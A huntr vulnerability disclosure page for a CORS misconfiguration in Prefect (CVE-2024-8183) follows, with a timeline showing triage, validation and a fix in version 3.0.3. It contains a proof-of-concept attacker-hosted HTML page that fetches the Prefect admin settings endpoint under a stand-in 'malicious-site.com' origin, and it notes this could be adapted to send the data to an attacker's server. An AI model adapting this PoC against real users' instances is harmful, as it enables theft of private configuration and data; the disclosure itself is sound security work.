



CORS misconfiguration leads to data leak in [prefecthq/prefect](#)

✓ Valid

Reported on Aug 22nd 2024

Description

The CORS (Cross-Origin Resource Sharing) misconfiguration observed in the application has significant implications for data security and confidentiality. This misconfiguration allows unauthorized domains to access sensitive data, resulting in a potential data leak



Proof of Concept

Create cors.html on attacker server

```

<!DOCTYPE html>
<html>
<head>
  <title>CORS PoC</title>
</head>
<body>
  <h1>CORS PoC</h1>
  <script>
    fetch('http://127.0.0.1:4200/api/admin/settings', {
      method: 'GET',
      headers: {
        'Origin': 'http://malicious-site.com'
      }
    })
    .then(response => response.text()) // Convert the response to text
    .then(data => {
      alert('CORS PoC Response:\n' + data); // Alert the entire response
    })
    .catch(error => {
      alert('CORS PoC Error:\n' + error); // Alert any error that occurs
    });
  </script>
</body>
</html>
    
```

Host it, and send the link, as soon as victim will click on that link, the data will be popped up as alert(demo), attacker make this poc to save the data on his server.

Impact

Database Access:

Exploiting the misconfigured CORS policy can allow an attacker to access and download the entire database contents, including sensitive user chats and personal information.

Loss of Confidentiality:

Users' private conversations and personal details may be exposed, leading to privacy violations and reputational damage.

Service Disruption:

Unauthorized access to the database can disrupt service availability, impacting business operations and user trust.

Data Integrity Risk:

Manipulation or deletion of database records could lead to data loss or corruption, further disrupting operations.

References

- <https://huntr.com/bounties/7ffeb896-27c8-429d-b241-4f7d6dda0afd>

⚙️ We are processing your report and will contact the **prefecthq/prefect** team within 24 hours. a year ago

🕒 A **GitHub Issue** asking the maintainers to create a `SECURITY.md` exists a year ago



✎ **srivallikusumba** modified the report a year ago



✎ **huntr-helper** modified the Severity from High (8.1) to High (7.6) a year ago



huntr-helper commented a year ago

[Admin](#)

This report was determined to not have enough information for the maintainer or the Huntr team to triage.

Please add more details in all sections of the report.

Additionally, at least one PoC (Proof of Concept), needs to be provided. We *strongly* prefer the PoC to be in any of the following formats:

- Sequence of cURL commands
- A script in any programming language
- A Metasploit Module

Please note: while videos demonstrating exploitation are a welcomed addition to the report, they should not be used as a replacement for the PoC.

✉ We have contacted a member of the **prefecthq/prefect** team and are waiting to hear back a year ago



srivallikusumba commented a year ago

Researcher

There are already enough details @admin if you need anything, I will provide the same.

✉ We have sent a follow up to the **prefecthq/prefect** team. We will try again in 4 days. a year ago

★ The researcher has received a minor penalty to their credibility for miscalculating the severity: -1



✓ A **prefecthq/prefect** maintainer validated this vulnerability a year ago

Tracking resolution in this issue: <https://github.com/PrefectHQ/prefect/issues/15074>

\$ **srivallikusumba** has been awarded the disclosure bounty ✓

\$ The fix bounty is now up for grabs

★ The researcher's credibility has increased: +7

🔑 **CVE-2024-8183** assigned to this report. a year ago

⚠ We have sent a warning to the **prefecthq/prefect** team to inform them that this report will be published in 48 hours a year ago

✉ We have notified the **prefecthq/prefect** maintainers about this report in their weekly follow-up a year ago



✓ **Zach Angell** marked this as fixed in **3.0.3** with commit **a69266** a year ago

\$ **Alex Streed** has been awarded the fix bounty ✓

🔊 This vulnerability has now been published a year ago

🔑 **CVE-2024-8183** has now been published 10 months ago

CVE
CVE-2024-8183
Published

Vulnerability Type
CWE-346: Origin Validation Error

Severity
High (7.6)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	Required
Scope	Unchanged
Confidentiality	High
Integrity	Low
Availability	Low

[Open in visual CVSS calculator](#)

Registry
Other

Affected Version
2.20.2

Visibility
Public

Status
Fixed

Disclosure Bounty
\$300

Fix Bounty
\$75

Found by



srivallikusumba

@srivallikusumba

MIDDLEWEIGHT



Fixed by



Alex Streed

@desertaxle

UNPROVEN



